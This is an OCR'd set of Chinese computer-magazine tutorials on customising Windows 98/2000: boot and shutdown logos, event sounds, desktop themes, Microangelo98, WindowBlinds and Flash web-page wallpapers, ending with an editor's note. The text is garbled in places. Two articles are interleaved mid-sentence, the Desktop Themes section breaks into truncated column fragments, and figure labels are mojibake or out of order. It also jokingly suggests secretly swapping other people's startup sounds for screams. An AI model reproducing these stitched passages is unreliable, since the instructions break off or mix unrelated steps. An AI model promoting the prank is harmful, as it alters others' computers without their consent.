对于修边我们可以在画图中用选定按钮（如图4），将图片调整到适当的位置后（注意要以左上角为基准），然后再将图像的高度和宽度调整到适当的位置。不知大家有没有注意到，开关机画面的尺寸为320×400，而我们现在制作的图片尺寸很可能与它不一样。如果只是很机械地将画布调整成320×400，你会发现图片变形了……漂亮美眉变成了恐龙，哭去吧……



图4

为了避免变形，让我们来计算一下：加入开关机画面正常运行的大小显示为640×480或800×600（这两者的宽度与高度的比例均为75%），要调整成320*400时，那么它的宽度缩放比例是50%，而高度的缩放比例是83%。所以这里建议大家将源图片的宽度与高度制作成与640×480或800×600相同的比例。

例如：640×500的图像，我们可以将它裁减成640×480。最后再点击“图像”菜单中的“拉伸/扭曲”选项，按比例缩放成320×400的图像（将拉伸选项中的“水平”设为50%（320÷600），将“垂直”设为83%（400÷480），如图5所示。

最后再保存成256色位图文件即可，其他的步骤同上。




图5

对于关机的两个画面，制作方法与开机画面的制作方法相同，但是切记做好后要以logow.sys和logos.sys来命名哦！然后再履盖c:\windows目录下的这两个文件（怎么？舍不得？舍不得孩子套不住狼啊……）。

OK，现在我们就可以重新启动计算机，欣赏一下自己的杰作了。



图 1

然后运行“开始”->“程序”->“附件”->“娱乐”里的“录音机”程序，设置WAV录音文件的格式和录音质量。单击录音程序“文件”菜单中的“属性”选项，这时弹出一个“声音的属性”对话框。在“录音位置”选项中选择“录音格式”，再单击“开始转换”按钮（如图3）。

在弹出窗口的“选择声音”选项按照自己的需要进行设置（如图4）。然后再单击录音程序“编辑”菜单中的“音频属性”选项，单击“录音”选项的高级属性（如图5）。然后在弹出的窗口中调节“采样率转换质量”，一般情况下都可以按其默认值选择“一般”，当然录制高质量的声音需要调节到“最佳”（如图6）。



图 2

开始录制声音

通过上面的设定后，我们就可以点击录音机程序右边的红色按钮“录音键”,然后对着麦克风讲话或打开随身听或收音机,录音程序即开始录制(如图7)。但是大家要注意,Windows中的录音机只能录制60秒内的声音,所以只能来录制自己的一些短小的声音文件。声音录制好后，选择“文件”菜单中的“保存”选项，将声音数据保存为WAV格式的声音文件（如果选择“另存为”，则可以设置保存文件的声音质量和编码格式。)。当然我们也可以将录制的声音在录音机程序中回放，如果不满意，可以重新录制。

我们也可以将要录制的声音添加一段背景音乐,只要把刚才录制好的声音文件，点击“编辑”菜单中的“与文件混合”选项，然后再选择背景音乐文件，最后按“确定”即可。




图 3

更改声音事件



Í¼4

声音录制好后，接下来要更改Windows的声音事件。依次运行“开始”->“设置”->“控制面板”中的“声音”。先选择一个事件，然后在“名称”选项中按“浏览”按钮，指定好刚才保存的声音文件即可。其他事件配音方案的制作方法类似。设定好所有的声音事件后，我们可以将它保存为一个方案（如图8）。

你现在明白怎么改造自己的Windows声音了吗？还不赶快把你的Windows启动音乐换成自己的一声问候！呵呵，让你的美眉打开你的电脑就能听到你浑厚如破锣的嗓音，是不是够酷呀？！……马上试试效果哦！

另外再告诉你一个“整人”秘方，就是找个女孩子学点怪叫录下来，然后把那些喜欢深夜上网的网虫的开机音乐、关机音乐统统换成女孩子的怪叫……嘿嘿，到时候，这帮网虫夜里3点来上网……^_^



图 5




图 6



图 7



图 8

用 Theme 美化 Windows

□北京　飞狼

看久了Windows的蓝天白云，是否已经有点看腻了的感觉？

可还记得当年的Windows Plus？安装了以后可以让Windows焕然一新的那个东东？很可惜，微软公司在Windows 95时推出的这个小玩意，只做了个繁体的版本，却没有做简体的版本。如果你要用，就只能用英文版的Plus——而且用了后，还会导致很多对话框上原来显示正常的汉字都不见了，变成了横线（这是一个DLL文件被替换的缘故），让你使用时猜尽哑谜……

不过，不管是谁，只要用过Mircosoft Plus！，对Plus！所提供的美丽多样的界面和图标一定赞叹不已。对这种经过设计的，统一提供Windows配色、壁纸、花样图标（ICON），以及相应的屏幕保护和各种事件声音的Windows界面方案，Plus！称为“Themes（布景包）”。只要选择不同的Themes，Windows就可以变成各种各样的样子。

其实，Windows 98也内置了Themes，可以让你选择不同的界面和图标。只是一般默认安装时并未装入而已（全部安装需要30MB硬盘空间）。

看到这个消息，还不赶快动手把你的Windows 98安装盘拿出来，打扮一下你的爱姬（机）？

一、安装Themes

如果你还没有安装“桌面主题”，可以进行如下操作：进入“控制面板”，然后点“添加/删除程序”；再点“Windows安装程序”，选中里面的“桌面主题”后，点“确定”即可（如图1）。

二、使用Win98现成的Themes

使用现成的Themes，对于Windows 98系统，就是使用其内置的界面即可。如果你的Windows98安装时选择了“桌面主题”，那么你可以如下进行了：

进入“控制面板”，然后点“桌面主题”，再点“主题”后面的选择栏进行选择，最后点“确定”即可（如图2）。

使用了“危险动物”的主题后，桌面效果见图3。

三、自己动手改变壁纸

改变壁纸是相当容易的一件事情，我们这里推荐使用AcdSee 32来做这件事。AcdSee 32本身是一个专业的看图软件，可以观看多种格式的图形。只要它能显示出来的图形，AcdSee都有本事把它变成Windows的壁纸。在看到一张合意的图片时，按下“Ctrl+W”即可把这张图片设置为墙纸（如图4）。

AcdSee 32的下载地址：http://www.download.com.cn/show.phtml?action=download&id=358&lo=2&name=acdwin.exes

如果你手边一时没有合适的精彩壁纸，不妨去几个网站看看，下载一些漂亮的回来用用（如图5）。

http://51picture.yeah.net/

http://monshow.netease.com/

http://jiang-qiang.3wtimes.com/

http://desktop.oxta.net

编后语：如果你用的还是Windows 95，那么你也不用去装什么危险的Plus了（据说Plus非常消耗系统资源），你可以去看看我们另外为大家组织的一篇《Desktop Themes美化你的系统》。



图1



图2



图3




图4



Í¼5

DeskTop Themes 美化你的系统

□北京 飞狼

DeskTop Themes软件非常好用，本身又小巧玲珑，这里推荐给大家(软件虽小,功能却强)。

安装：首先将desktopt.zip文件解压到某个临时目录中，比如c:\temp。然后运行setup.exe,此刻程序会询问你文件将要安装的目录，默认是：“C:\Program Files\Desktop Themes”，一般取默认的即可，否则就自己改变它。下




图 1

面的User Name(用户名）和Code（注册码）是供注册用户用的，我们就先不管它,让它空着，然后点击“Install”按钮即可开始安装。一会儿工夫就安装结束，点击“确定”按钮结束安装（如图1)。

下载地址：ftp://ftp.lss.com.au/desktopt.zip

使用：Desktop Themes桌面布景软件的使用无疑是非常简单的。下面我们结合一个具体的实例，讲述此软件的用法。首先我们下载一个非常漂亮的布景包(http://hkabc.themes.tucows.com/zips/nature/CLASSICFALL.EXE)。下载后，首先运行它，连续点“Next”按钮，最后点“Close”按钮即可完成安装。其实这个包里的文件是带目录压缩的，安装过程其实就是自己释放到你的“C:\Program Files\Desktop Themes”目录里面（如图2)。

然后我们运行“Desktop Themes.exe”，窗口如图3所示。我们来一个一个地进行说明。




图 2



图 3

Theme：这里是选择你需要使用的具体界面的地方。你可以通过点击Current Theme右侧的下拉菜单，然后从弹出的清单中进行选择。一般来说，在没有放入新Theme之前，一般默认的有如下几个:Current Settings(当前界面),Initial Settings(初始化界面),Windows Defaults(Windows默认的界面)。如果还有其他的,肯定就是我们拷贝进来的新Theme,比如我们刚拷贝进来的是:A Classic Fall，点选它。

然后注意右边的这些小方框,依次选中它们,表示你需要用新界面的下述部分：

Wallpaper(墙纸)，Sounds（声音)，Icons（图标)，Pointers（鼠标指针)，Colors（色彩配合)，Windows fonts/style（窗口字体安排)，Icon font/spacing（图标显示的字体和图标间的空间安排)，Screen Saver（屏幕保护程序)。

注:如果你使用的是Windows 98，安装时又选择了“桌面主题”，你在这里就可以看到多种多样的Themes选择。


Display：这里是让你查看各个图标的具体显示情况。比如新界面里墙纸变成了一副秋日风景画，网上邻居则变成一只扫落叶的耙子。

Sounds：这里是让你体验新界面相应的声音变化，比如启动Windows的声音和退出Windows的声音。

Pointers：显示鼠标指针的变化。你可以看到原来的Busy指针从沙漏变成了一只挂满彩灯的闪亮的树，而背景中的任务运行指针(Working in background)也变成了一棵慢慢挂满彩灯的树。

Miscellaneous：这个我们要多留意，因为对我们

的界面影响很大。有如下选项：Use large Icons(使用大图标),Window animation on minisite/restore(窗口缩小放大的时候有动画效果),Select a random theme on startup(系统启动时随便抽取一个界面来使用),Show icons using all possible colours(使用尽可能多的颜色显示图标),Stretch desktop wallpaper to fit screen(拉伸整个壁纸图形以覆盖整个桌面),Path to Themes...(给出我们具体存放界面文件


图4

可（如图4)。

Themes文件，

。如果不记得，

钮进行选择。有

直接选中要反安

可。

的地方。只要你

件改名为.sys文

以后，你就会

很开心地发现开、关机画面是自己做的了。为了安全起见，建议选中“Backup old Startup/Shutdown screens(保存原开、关机画面)”的选项，以备将来恢复。

Edit Theme：编辑界面文件，看起来是要你注册后才可以使用的，我们这里就不介绍了。

当然如果你付钱注册后，输入Name(姓名)和Code(注册码)，它就会开放功能给你。当然，你也可以上网，连入具体主页，进行在线注册(Register Online)。

About：关于此软件的一些信息。

总之，你要想给自己的Windows换个模样，很简单：

1.下载Themes布景包文件。

2.安装或者解压缩到具体的Themes目录中，一般是解压到“C:\Program Files\Desktop Themes”目录里(如果这个布景包本身是带子目录压缩的，只要直接解压缩到C:\即可)。

3.然后运行“Desktop Themes.exe”文件，选中这个Themes，然后点击“应用”按钮，再点“确定”按钮即可完成改换界面的工作。

4.如果.不满意，可以重复上述过程，选择其他的Themes。

5.如果想恢复原样，只要依上述步骤，选择“My original Settings”的界面即可。

你看，我们的Windows 2000使用了上述的“A Classic Fall”后，变成了如图5的样子，多漂亮啊。

(我在使用中，发现此款软件在Windows 2000中依然有效，但是似乎容易造成程序改变界面生效后，Desktop Themes程序不响应的现象，必须使用关闭程序才能关闭。想来Desktop Themes对Windows 2000中文版的支持还不是太好。)

精彩桌面主题推荐(这是我顺便推荐的2个感觉比较好的Themes，如图6、7)：

Kitty猫：http://cbtheme.myrice.com/theme/kitty.zip

最终幻想7：http://cbtheme.myrice.com/theme/ff7theme.zip

其实网站上的THemes包数以千计，大家可以自己去


图5

找喜欢的进行下载：http://hkabc.themes.tucows.com。


图6


图7

图标美化师——Microangelo98

□苏州　华玲

Microangelo98是一个功能非常强大的图标和光标工具软件，可以使你非常容易地更新、定制和创建Windows系统图标和光标方案，允许你的桌面图标和光标显示多达24位真彩色，且能搜索所有磁盘和文件夹中的文件图标资源，并能从中导出图标，进行修改，保存等操作，或者直接抓取图标进行编辑，它能检测和支持Windows95、Active Desktop of Internet Explorer 4.0、Windows98、Windows NT4.0及更高版本。

Microangelo98由Explorer、Engineer、Librarian、Studio和Animator五大部分组成，安装Microangelo的过程非常简单，这里不再详述，安装界面如图1所示。



图 1

安装成功后，进入程序组，运行“Explorer”。第一次运行，Explorer会询问你，是否和图标文件(.ico)以及光标文件(.cur)建立关联？选中“Do not ask this question again”，然后点“Yes”按钮（如图2）。




图 2

然后MIcroangelo98会提示你版权信息，告诉你这是个30天的评估版本，你要点“I agree”按钮表示你遵从版权法的约定。此时就正式进入了Microangelo98。

下面重点介绍一下Explorer、Engineer的使用方法。

Microangelo98的界面Explorer与Windows的Explorer几乎一模一样，是系统图标、光标的管理中心，在这里可以查看管理磁盘和文件夹中文件所有的图标和光标。

如果需要，你可以点击“Tools”菜单，然后点击相应的菜单项，从而启动Engineer、Librarian、Studio和Animator等各个程序。

大家注意右边栏中上方的“Display”，这里直接决定了显示的图标或者光标的类型。一共有6种选择，分别是：Icon Files(图标文件)，Cursor Files（光标文件)，Icons（图标)，Icon Libraries（图标库)，Static Icons（静态图标)，Animated Cursors（动画光标），如图3所示。

点Display后面的黑色三角，即可选择对应的类型，然后右边窗口中将显示出你磁盘中对应类型的、含有图标或者光标的文件。

当你选择了一个图标（光标）文件后，用鼠标双击它，Microangelo98即可按照此文件所对应的文件类型分别打开Librarian、Studio或者Animator程序。如图选中Display“Cursor Files”，然后进入Microangelo98安装目录下的“Cursors”子目录，双击其中一个光标文件，即可打开光标编辑器（如图4）。




图 3



图 4

一般我们看到的带图标(icon)的都是些exe文件或者dll文件，双击后一般是进入Librarian程序进行图标或者光标的管理。有时一个文件中包含了很多的Icon，你可以在窗口中一一看到（如图5）。




图 5

对某一个你觉得不错的图标，用鼠标右键单击它，可以看到如下选项：Save as ICO(存储为单独的一个图标文件)，Edit Icon（对图标进行编辑)，Install to System(安装到系统)、Properties(查看此图标的属性，比如大小，色

彩数等）。

注意，选择“Install to system”此项功能时，Microangelo98会显示出系统中所有的系统图标，然后让你选择准备用当前图标替换哪个图标。所以，在Microangelo98面前，替换系统图标变得无比简单——只要选择好具体的图标，然后点“Apply”按钮即可完成替换。所以一般我们最常使用的也就是“Install To System”，对系统中的图标一个一个的进行相应的替换（如图6）。




图6

Microangelo98的Engineer是一个功能强大的图标（光标）设置中心，运行它，你能对系统图标的属性、系统桌面组件和Windows外壳的图标（光标）进行选择和安装，并能按主题备份和维护你的图标（光标）设置方案。

在系统图标属性的设置中，你可以设置图标的彩色格式，最多可以显示多达24位真彩色(当然这还要依赖系统显示的色彩数，一般的图标可只有16色)，还能设置是否使用大图标和显示图标的快捷覆盖、图标的水平和纵向的间隔、图标标题的字体。

桌面组件和Windows外壳图标（光标）的设置方法：

1.选择Desktop(桌面)，Start(启动)，Folder(文件夹)，Drives(驱动器)，Misc.(杂项)，或者Cursor(光标)，选中要更改的图标或光标。

2.在选择好的图标（光标）后单击Change…(更改)按钮。

3.将出现一个更改图标(光标)对话框，选择你要使用的图标（光标)，单击OK。

4.如果你想更改其他图标(光标)，重复步骤1至3，设置每个项目的图标。

5.最后单击Apply(应用)按钮，就完成了系统的图标（光标）的更改（如图7）。

另外，为了避免你的乱换导致系统面目皆非，建议你用Microangelo98的Engineer事先**按主题备份和维护你的图标（光标）设置方案**。方法是：




图7

1.在Config(系统配置)中选择Motif File Maintenance(主题文件维护)。

2.在File菜单中选择Open或New，打开或新建一个图标(光标)主题文件，其扩展名为.motif。

3.选择Desktop(桌面)，Start(启动)，Folder(文件夹)，Drives(驱动器)，Misc.(杂项)，或者Cursor(光标)，选中要更改的图标（光标)。

4.在选择图标（光标）后单击Change…(更改)按钮。

5.将出现一个更改图标（光标）对话框，选择你要使用的图标（光标），单击OK。

6.如果你想更改其他图标（光标），重复以上的步骤3至5，设置每个项目的图标。

7.最后单击Save(保存)或Save As…(另存为)按钮，就可以把刚设置的图标(光标)以文件的形式保存下来。

8.如果在Config(系统配置)中选择local System Update(本地系统更新)，这是系统的默认值，再在File菜单中选择Open打开图标（光标）主题文件，最后单击Apply(应用)按钮，就把图标（光标）的设置方案更新到你的系统。

Microangelo98的Librarian图标管理器、Studio图标制作室、Animator动画光标制作室都是功能很强的工具，且比较容易上手，这里就不一一介绍了（如图8）。

就笔者的感觉，Microangelo98可以说现今为止功能最多，性能最好的图标和光标工具软件，是Windows95/98/NT/2000用户设置和维护系统图标(光标)的利器，可以让你的Windows更漂亮，更具有个性（如图9)。

下载Microangelo98的地址：

ftp://ftp.download.com.cn/pub/new_multimedia/mike98.exe。




图8




图9

超炫界面源自WindowsBlinds

□阮志峰

有了前面一系列的打造系统的经验后，你的机器已经有了独一无二的开关机画面、声音系统、图标、屏幕保护等等，但是这还不是最酷的。最酷的我们要留到最后！这就是WindowBlinds，系统级的“Skin”工具（俺们《电脑爱好者》今年第1期的“换壳”专题也曾经专门提过它喔），它让你可以随心所欲修改Windows 98、Windows ME、Windows NT和Windows 2000的外观，并给程序都穿上别致的“外衣”。你能够改变标题栏、按钮、工具条以及其他种种项目的风格，并可以完全改变Windows的图形用户界面（GUI），从而定制出一个具有超凡品味的独特的Windows外观。

这一革命性的程序在安装以后，能够和Windows无缝地整合在一起，利用它可以轻易地将你的PC打造成一台Macintosh，一台Linux服务器，或是一台古里古怪从未见过的计算机。见图1。




图1

程序的安装

程序安装结束后，双击图标即可开始运行。首先是关于上网方式的提示，根据自己的情况进行选择即可。然后是个人资料，选择“Ask Me Later”跳过，并在版权窗口中点选“Continue unregistered”（不注册）。OK！现在就可以正式开始使用WindowsBlinds了。

程序的使用

运行WindowBlinds以后，即可看到一个漂亮的设置窗口（当WindowsBlinds缩小成系统托盘上的一个图标时，双击它也可以打开程序的配置窗口），左边的五个图标就是配置选项。

Skins：这里展示了程序当前可以使用的Skin的名字、简短说明、颜色和外观等。你可以安装新的Skin文件（支持*.WBA、*.ZIP格式），删除Skin，按照Skin的名字、作者或安装日期排序，选择一个混合Skin以及为Skin定制特别的颜色。

下面就让我们为Windows穿上一件苹果机的外衣。

在Skin列表框中点选名为MacPC的Skin（图2），在应用该Skin以前，可以先点“Preview Skin...”预览一下它的效果（图3），满意以后，点“Apply Changes”按钮，再点“OK”按钮，你的PC机就会变成一台MAC了，连每一个程序窗口的标题栏上的关闭、缩放按钮都和真正的MAC惟妙惟肖。点该页面左下角的“Unload WindowBlinds”按钮可以卸载当前使用的Skin，恢复系统的原始状态。




图2



图3

Settings：这一项主要是让你对Skin的应用范围进行有针对性的选择，程序会根据具体项目的选择演变出千变万化的结果。可供选择的项目包括四个类别：Skin buttons，是否给系统中的各种按钮穿上外衣，包括标准的Windows按钮（像确定、取消等）、任务栏以及工具栏上的各种按钮；Skin controls，控制程序是否为菜单的边缘穿上外衣，是否定制规则的系统按钮、滚动条等（该功能只能在增强版中使用）；Skin window backgrounds，为对话框、资源管理器以及在一个大的主窗口中有多个子窗口（MDI）的应用程式加上Skin指定的位图背景；Enhance Desktop elements，增强的桌面环境，是否使用Skin中指定的墙纸、音效、图标库、颜色方案等（图4）。




图4

Backgrounds：为对话框、MDI窗口以及资源管理器指定一个位图作为它们的背景。在相应的窗口中点击鼠标，就会弹出一个带有预览功能的文件对话框，你可以根据自己的需要，在磁盘中选择相应的BMP图像文

Windows 98 超酷动态桌面

□江苏　叶建军

很多人都知道，JPG 或者其他漂亮的图形是可以做壁纸的，但是很多人并不了解，Windows 98 还可以用 HTML 网页做桌面背景！既然HTML文件可以做桌面，而动态页面大家可能在网上见过不少，所以做一个全新的动态桌面就很简单了。

找一个包含有 Flash 动画的网页，保存下来，然后再拿它当背景……要知道，这可是一个“动感十足”的桌面喔！

将桌面背景指定为HTML网页的方法：


鼠标右键单击桌面的空白区，选择“属性”，然后在“背景页”中按下“浏览”按钮，选择你要设为桌面的那个网页就可以了。

啊，这位同学叫起来了：“喂，只要是有动画的网页就可以了，何必一定要一棵树上吊死呢？没有Flash的行不行？”

答案是：当然可以！但是那只是一般的菜鸟所为，要做高手，就一定要用Flash的动画！因为……因为Flash的动画有“交互性”啊。

交互性？！没听说过背景还有交互性的……

呵呵，没听说过吗？其实，这交互性就体现在——当你用鼠标去点击桌面上某个图标时，随着鼠标的移动，会飘落下一片片的雪花，或是有一圈一圈的光晕荡漾开去……明白了吗？(这些效果对于到过Flash网站的你该不



Í¼5

件作为背景（图5）。

Per Application ：WindowBlinds允许你为特定的程序选择配置一个指定的Skin。例如，你可能希望邮件程序使用一个和系统中其他程序不同的Skin，或者你希望WindowBlinds不要为记事本穿上外衣，就需要在这里定制了。尽管WindowBlinds经过了许多的测试，但是由于一些应用程序使用了非标准的Windows界面(或者它们自己的Skin)，可能导致WindowBlinds不能为它们工作，窗口中标记有一个红叉的程序，就是WindowBlinds默认不予考虑的对象（图6)。

点按“Add per application setting”按钮以便增加一个需要定制的应用程序，此时程序会打开一个文件对话框，从系统中选择一个你想定制的.EXE文件后，可以开始设置工作了(图7)。程序会默认使用当前的系统 Skin，点按“Select skin...”按钮可以从系统已经安装的 Skin 当中进行选择。更多的选项包括拒绝WindowBlinds为指定的程序穿衣，或者当程序使用 Direct3D 时仍支持 Skin（默认的情形是WindowBlinds不会为使用Direct3D的程序加上 Skin），禁止背景位图、滚动条在该程序上的使用，由该程序运行的程序不再使用同一设置等等。更改后的生效需要重新启动WindowBlinds。

System ：点按窗口右上方的三个网站按钮，会在默认的网页浏览器中打开程序的相关网站，在其中可以下载到 WindowBlinds 的 Skin 以及开发商的其他软件产品。在中间的窗口中可以配置程序的启动选项及基本选项，其中Startup options包括是否在启动时打开WindowBlinds的配置窗口，是否将程序图标放在系统托盘，以及是否在启动电脑时自动运行WindowBlinds，而General options 则包括在卸载WindowBlinds时是否显示警告窗口，当一个Skin准备使用新的墙纸、图标等时是否显示警告窗口等。如果选择了互联网功能，WindowBlinds还会定期连接到网络服务器上，检测是否有适用于用户的新项目。




图 6




图 7

使用中，WindowsBlinds 的速度令我相当惊讶，其“穿衣”的速度只和 Skin 的复杂程度有关。另外，它只占用较少的内存，所以对系统性能没有太大的影响，让你可以放心地使用它的超炫界面。软件可以在其主页 http://www.windowblinds.net上下载(同时提供上千种不同的免费Skin供下载)。当然了，如果你想弄个世上独一无二的外观，你也可以参考在线帮助，自己制作Skin(去http://www.stardock.com/products/BuilderBlinds 下载 BuilderBlinds即可)。

会陌生吧？）

下面我们来举一个例子，比如这个网页 ：http://flash.ting365.com/download/flas/maskaction.html

这是一个很酷的Flash动画效果。点菜单“文件”里的“另存为”，然后在“保存类型”里选择“Web页，全部（*.htm；*.html）”，然后点保存（如图1、2）。

然后在桌面上单击鼠标右键，选择属性。点击“浏览”按钮，然后选择刚才我们保存的“闪客帝国 - 动画演示”网页文件，然后点“打开”按钮。可以看到，这个网页就变成背景了。

不过令人失望的是，为什么看不到那个很酷的动画了呢？其实是因为Flash动画没有被一同保存到相应目录中的缘故。用“记事本”打开我们保存的网页源文件，查找“SWF”，很快就找到了“<param name=movie value="maskaction.swf">”这么一句。说明具体的动画SWF文件名为“maskaction.swf”，加上前面网页的地址，所以这个SWF的地址应该是：

http://flash.ting365.com/download/flas/maskaction.swf

用网络蚂蚁把这个SWF文件下载回来，然后放入你保存“闪客帝国－动画演示”网页的目录里。OK，再来看看？一个超炫的活动背景喔（如图3）！




图1



图2



图3

主持人说

各位好！我是“跟我学”栏目的新编辑飞狼，初次见面，以后还请大家多多关照。

我加入《电脑爱好者》这个大家庭的时间还不是很久，很多东西还不熟悉，可能对大家口味的把握也还一时不能很到位，所以如果有什么错失之处，希望大家给我批评；如果有什么不错之处，也希望大家给我热情鼓励。

对了，热切希望大作者、小作者、热心读者、专家以及学生朋友多多来信，多多赐稿，飞狼这里给大家作揖了！各位，多多帮忙！多多支持！

（说到稿子，飞狼刚来不到一个月，已经由于不熟悉情况吃了一次苦头：由于信箱设置时用户名设置不对，导致飞狼天天都收不到读者朋友发给followme@cfan.cn.net的信件，也让飞狼对编辑部同仁说“我们这里每日投稿极多”的说法甚表怀疑；且由于收不到读者朋友的投稿，害得飞狼本次组稿极为困难，满世界的抓作者写稿，最后不得已还赤膊上阵操练了两把！……不过好歹算是基本上完成了预期的稿件选题任务。

最惨的是——交稿之日才得知俺的邮箱设置是错误的……原来俺一直收的那个followme@cfan.cn.net并不是读者投稿的那个信箱(向组织保证决不再次发生类似失误！并对投稿的朋友深表歉意)！

急忙向网管问明正确参数，输入进去……天啊，足足有500封信件装在信箱里，看看容量，足足66MB之多！！！

为了收完这些信，飞狼可是耗了一个晚上的时间呢……收的虽然辛苦，不过心里还是很高兴的，呵呵，下期稿子有米下锅罗……！！！^_^）

飞狼自身是个网迷、游戏迷、电脑迷，接触电脑算起来也差不多有10年了，自己也是一步一步从电脑的门外汉走到了今日的对电脑小有认识，所以飞狼非常清楚各位还处于“初级”水平的电脑迷们急切的心情，希望自己做的文章可以让各位电脑迷们学得更多，玩得更好、更酷、更潇洒！

